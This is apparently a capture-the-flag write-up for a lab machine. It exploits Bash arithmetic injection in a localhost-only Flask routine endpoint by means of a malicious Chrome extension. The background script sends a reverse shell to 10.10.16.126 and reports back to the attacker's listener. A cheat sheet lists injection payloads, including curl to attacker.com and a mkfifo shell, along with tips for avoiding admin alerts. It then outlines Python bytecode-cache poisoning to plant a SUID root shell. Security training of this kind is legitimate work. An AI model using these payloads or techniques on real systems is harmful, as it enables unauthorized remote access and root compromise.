
In app.py:
from flask import Flask, request, send_from_directory, redirect
from werkzeug.utils import secure_filename

import markdown
import os, subprocess
import uuid

app = Flask(__name__)
FILES_DIR = "files"

# Ensure the files/ directory exists
os.makedirs(FILES_DIR, exist_ok=True)

@app.route('/')
def index():
    return '''
    <h1>Markdown Previewer</h1>
    <form action="/submit" method="POST">
        <textarea name="content" rows="10" cols="80"></textarea><br>
        <input type="submit" value="Render & Save">
    </form>
    <p><a href="/files">View saved HTML files</a></p>
    '''


@app.route('/submit', methods=['POST'])
def submit():
    content = request.form.get('content', '')
    if not content.strip():
        return 'Empty content. <a href="/">Go back</a>'

    # Convert markdown to HTML
    html = markdown.markdown(content)

    # Save HTML to unique file
    filename = f"{uuid.uuid4().hex}.html"
    filepath = os.path.join(FILES_DIR, filename)
    with open(filepath, 'w') as f:
        f.write(html)

    return f'''
    <p>File saved as <code>{filename}</code>.</p>
    <p><a href="/view/{filename}">View Rendered HTML</a></p>
    <p><a href="/">Go back</a></p>
    '''

@app.route('/files')
def list_files():
    files = [f for f in os.listdir(FILES_DIR) if f.endswith('.html')]
    links = '\n'.join([f'<li><a href="/view/{f}">{f}</a></li>' for f in files])
    return f'''
    <h1>Saved HTML Files</h1>
    <ul>{links}</ul>
    <p><a href="/">Back to editor</a></p>
    '''

@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"

@app.route('/view/<filename>')
def view_file(filename):
    filename = secure_filename(filename)
    if not filename.endswith('.html'):
        return "Invalid filename", 400
    return send_from_directory(FILES_DIR, filename)

# The webapp should only be accessible through localhost
if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
routines.sh
#!/bin/bash

ROUTINE_LOG="/home/larry/markdownPreview/log/routine.log"
BACKUP_DIR="/home/larry/markdownPreview/backups"
DATA_DIR="/home/larry/markdownPreview/data"
TMP_DIR="/home/larry/markdownPreview/tmp"

log_action() {
  echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> "$ROUTINE_LOG"
}

if [[ "$1" -eq 0 ]]; then
  # Routine 0: Clean temp files
  find "$TMP_DIR" -type f -name "*.tmp" -delete
  log_action "Routine 0: Temporary files cleaned."
  echo "Temporary files cleaned."

elif [[ "$1" -eq 1 ]]; then
  # Routine 1: Backup data
  tar -czf "$BACKUP_DIR/data_backup_$(date '+%Y%m%d_%H%M%S').tar.gz" "$DATA_DIR"
  log_action "Routine 1: Data backed up to $BACKUP_DIR."
  echo "Backup completed."

elif [[ "$1" -eq 2 ]]; then
  # Routine 2: Rotate logs
  find "$ROUTINE_LOG" -type f -name "*.log" -exec gzip {} \;
  log_action "Routine 2: Log files compressed."
  echo "Logs rotated."

elif [[ "$1" -eq 3 ]]; then
  # Routine 3: System info dump
  uname -a > "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  df -h >> "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  log_action "Routine 3: System info dumped."
  echo "System info saved."

else
  log_action "Unknown routine ID: $1"
  echo "Routine ID not implemented."
fi
observations:
- The application runs on
127.0.0.1:5000- only accessible from localhost - The
/routines/<rid>endpoint passes user input directly tosubprocess.run()with no validation - While it uses array form (safer than
shell=True), theridparameter can still be exploited
The Challenge: Reaching Localhost
Since the Flask app binds to 127.0.0.1:5000, we cannot access it directly from our attacking machine. However, we have:
- A Chrome extension upload mechanism
- Larry (or an automated process) will load our extension
- Larry's browser CAN access localhost
Initial Attempt: Content Scripts (Failed)
Our first attempt used a content script to trigger the vulnerability:
content.js:
const payload = '0;bash -c "bash -i >& /dev/tcp/10.10.16.126/4445 0>&1"';
fetch(`http://localhost:5000/routines/${payload}`);
Result: Failed - blocked by CORS/same-origin policy
When content scripts run on http://browsedinternals.htb, they inherit the page's security restrictions and cannot access localhost.
Solution: Background Scripts
Chrome extension background scripts run in a privileged context and can bypass same-origin restrictions.
manifest.json:
{
  "manifest_version": 3,
  "name": "Dev Tools",
  "version": "1.0",
  "description": "Developer utilities",
  "permissions": [
    "tabs",
    "<all_urls>"
  ],
  "host_permissions": [
    "<all_urls>",
    "http://localhost/*",
    "http://127.0.0.1/*"
  ],
  "background": {
    "service_worker": "background.js"
  }
}
background.js:
// Background scripts can access localhost regardless of page context
fetch('http://10.10.16.126:4444/exploit-start', {
    method: 'POST',
    body: 'Starting exploit'
}).catch(() => {});

setTimeout(() => {
    // Command injection payload
    const payload = '0;bash -c "bash -i >& /dev/tcp/10.10.16.126/4445 0>&1"';

    fetch(`http://localhost:5000/routines/${encodeURIComponent(payload)}`)
        .then(r => r.text())
        .then(response => {
            fetch('http://10.10.16.126:4444/exploit-done', {
                method: 'POST',
                body: JSON.stringify({response: response})
            }).catch(() => {});
        });
}, 2000);
content.js is now empty
Set up a listener
Compress the scripts
Chrome Extension Exploitation - Content vs Background Scripts
Key Differences
| Feature | Content Scripts | Background Scripts |
|---|---|---|
| Execution Context | Runs inside the webpage's DOM | Runs in extension's privileged context |
| Same-Origin Policy | Subject to CORS/same-origin restrictions | Not restricted by same-origin policy |
| Access to localhost | Blocked (cross-origin) | Allowed (if in host_permissions) |
| Use Case | Interact with/modify page content | Make privileged requests, bypass CORS |
Why This Matters for Exploitation
When exploiting a target who loads your malicious extension:
Content Scripts (content.js):
- Limited by the domain of the page being viewed
- If running on
http://target.com, can only accesstarget.comURLs - Cannot reach
localhostor internal services
Background Scripts (background.js):
- Have elevated permissions based on
manifest.json - Can access any URL in
host_permissionsincludinglocalhost - Perfect for reaching internal services bound to
127.0.0.1
Initial Foothold
After trying a lot of payloads, we finally found one that worked.
We then zipped the manifest and background files, uploaded them to the extension upload page, and got a shell as Larry.
Why it worked
The vulnerability is Bash Arithmetic Expansion inside the [[ ... ]] block.
-
The Trigger: The Bash script used
[[ "$1" -eq 0 ]]. In Bash, the-eqoperator triggers a math context. -
The Injection: When Bash evaluates math, it resolves anything inside
$(...)ora[...](array indices) as a subshell command first. -
The Bypass: Because the script internally evaluated the variable, it didn't matter that the Python
subprocess.runcall was "safe" (noshell=True). The shell execution happened inside the script itself.
How to use it next time (Cheat Sheet)
Whenever you see a Bash script using Double Brackets [[ ]] or Let let with a variable you control, try these patterns:
| Pattern | Payload Example |
|---|---|
| Subshell | $(curl http://attacker.com) |
| Array Index | a[$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i...)] |
| Backticks | `id` |
Pro-Tips:
-
Base64 is Mandatory: Always wrap your command in Base64:
$(echo <B64>|base64 -d|bash). This prevents spaces, pipes, and quotes from breaking the URL or the Bash script's syntax. -
Satisfy the Logic: Add a
0or1at the end of your payload (e.g.,$(cmd)0). This ensures that after your command runs, Bash still sees a "number" to compare, preventing error logs that might alert an admin. -
Manual Encoding: If
encodeURIComponentfails, manually swap spaces for%20to ensure the payload reaches the shell environment exactly as intended.
Why use mode: 'no-cors' in SSRF/Exploits?
- Fire and Forget: It prevents the browser from canceling the request if the target server doesn't have the right CORS headers.
- Skip Preflight: It stops the browser from sending an
OPTIONSrequest, which the target server likely wouldn't understand anyway. - Guaranteed Delivery: It ensures the "attack" packet actually reaches the server, even if the browser won't let you see the answer.
The "Golden Rule" for next time:
If you are targeting a Bash comparison (-eq, -gt, -lt), always use the Arithmetic Injection pattern: $[ $(your_cmd_here) ] or a[$(your_cmd_here)].
Privilege Escalation
The command sudo -l shows that we can run a command as root without a password.
Looking at extension_tool.py:
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
    version = data["version"]
    major, minor, patch = map(int, version.split('.'))
    if level == 'major':
        major += 1
        minor = patch = 0
    elif level == 'minor':
        minor += 1
        patch = 0
    else:
        patch += 1

    new_version = f"{major}.{minor}.{patch}"
    data["version"] = new_version

    with open(path, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2)

    print(f"[+] Version bumped to {new_version}")
    return new_version

def package_extension(source_dir, output_file):
    temp_dir = '/opt/extensiontool/temp'
    if not os.path.exists(temp_dir):
        os.mkdir(temp_dir)
    output_file = os.path.basename(output_file)
    with zipfile.ZipFile(os.path.join(temp_dir,output_file), 'w', zipfile.ZIP_DEFLATED) as zipf:
        for foldername, subfolders, filenames in os.walk(source_dir):
            for filename in filenames:
                filepath = os.path.join(foldername, filename)
                arcname = os.path.relpath(filepath, source_dir)
                zipf.write(filepath, arcname)
    print(f"[+] Extension packaged as {temp_dir}/{output_file}")

def main():
    parser = ArgumentParser(description="Validate, bump version, and package a browser extension.")
    parser.add_argument('--ext', type=str, default='.', help='Which extension to load')
    parser.add_argument('--bump', choices=['major', 'minor', 'patch'], help='Version bump type')
    parser.add_argument('--zip', type=str, nargs='?', const='extension.zip', help='Output zip file name')
    parser.add_argument('--clean', action='store_true', help="Clean up temporary files after packaging")

    args = parser.parse_args()

    if args.clean:
        clean_temp_files(args.clean)

    args.ext = os.path.basename(args.ext)
    if not (args.ext in os.listdir(EXTENSION_DIR)):
        print(f"[X] Use one of the following extensions : {os.listdir(EXTENSION_DIR)}")
        exit(1)

    extension_path = os.path.join(EXTENSION_DIR, args.ext)
    manifest_path = os.path.join(extension_path, 'manifest.json')

    manifest_data = validate_manifest(manifest_path)

    # Possibly bump version
    if (args.bump):
        bump_version(manifest_data, manifest_path, args.bump)
    else:
        print('[-] Skipping version bumping')

    # Package the extension
    if (args.zip):
        package_extension(extension_path, args.zip)
    else:
        print('[-] Skipping packaging')

if __name__ == '__main__':
    main()
What the Code Does
- Validates and manages browser extensions stored in
/opt/extensiontool/extensions/ - Bumps version numbers in manifest.json (major/minor/patch)
- Packages extensions into zip files in
/tmp/extensiontool/temp/ - Cleans temporary files with the
--cleanflag
extension_util.py
import os
import json
import subprocess
import shutil
from jsonschema import validate, ValidationError

# Simple manifest schema that we'll validate
MANIFEST_SCHEMA = {
    "type": "object",
    "properties": {
        "manifest_version": {"type": "number"},
        "name": {"type": "string"},
        "version": {"type": "string"},
        "permissions": {"type": "array", "items": {"type": "string"}},
    },
    "required": ["manifest_version", "name", "version"]
}

# --- Manifest validate ---
def validate_manifest(path):
    with open(path, 'r', encoding='utf-8') as f:
        data = json.load(f)
    try:
        validate(instance=data, schema=MANIFEST_SCHEMA)
        print("[+] Manifest is valid.")
        return data
    except ValidationError as e:
        print("[x] Manifest validation error:")
        print(e.message)
        exit(1)

# --- Clean Temporary Files ---
def clean_temp_files(extension_dir):
    """ Clean up temporary files or unnecessary directories after packaging """
    temp_dir = '/opt/extensiontool/temp'

    if os.path.exists(temp_dir):
        shutil.rmtree(temp_dir)
        print(f"[+] Cleaned up temporary directory {temp_dir}")
    else:
        print("[+] No temporary files to clean.")
    exit(0)
The vulnerability is in clean_temp_files() - it uses shutil.rmtree() to recursively delete /opt/extensiontool/temp/, but the function is being called with args.clean as a parameter (which is a boolean True), not extension_dir.
If __pycache__/ is writable but source files aren't, it's a classic Python cache poisoning vulnerability
Python Bytecode Cache Poisoning Privilege Escalation
Vulnerability: The /opt/extensiontool/__pycache__/ directory is world-writable, allowing unprivileged users to manipulate cached Python bytecode (.pyc files).
How Python's Import Cache Works:
- Python compiles
.pyfiles to.pycbytecode and stores them in__pycache__/for faster subsequent imports - Each
.pycfile contains metadata: source file size and modification timestamp - On import, Python checks if the
.pycmetadata matches the actual.pyfile - If they match, Python uses the cached bytecode WITHOUT recompiling
- If they don't match, Python recompiles from source
The Exploit:
- The script
extension_tool.pyruns as root via sudo (no password required) - It imports
extension_utils.py, which triggers Python's import mechanism - Since
__pycache__/is world-writable, we can replace the cached bytecode with malicious code - Critical step: We must match the original source file's size and timestamp exactly, or Python will recompile and ignore our malicious bytecode
- When the script runs as root, it executes our malicious cached bytecode, creating a SUID bash shell
Key Points:
- Padding with comments ensures exact size match
os.utime()sets the timestamp to match the original- The malicious
.pycpasses Python's integrity check and executes as root - Payload creates
/tmp/rootbashwith SUID bit set for privilege escalation
This is a classic "trusted path" vulnerability where Python trusts cached bytecode if metadata matches, even when the cache directory has insecure permissions.
The Exploit
Step 1: Get original file stats
Step 2: Create malicious extension_utils.py
Step 3: Pad file to match original size
Step 4: Set timestamp to match original
Step 5: Verify size matches
Step 6: Compile to bytecode
Step 7: Inject malicious .pyc
Step 8: Trigger the exploit
Step 9: Get root shell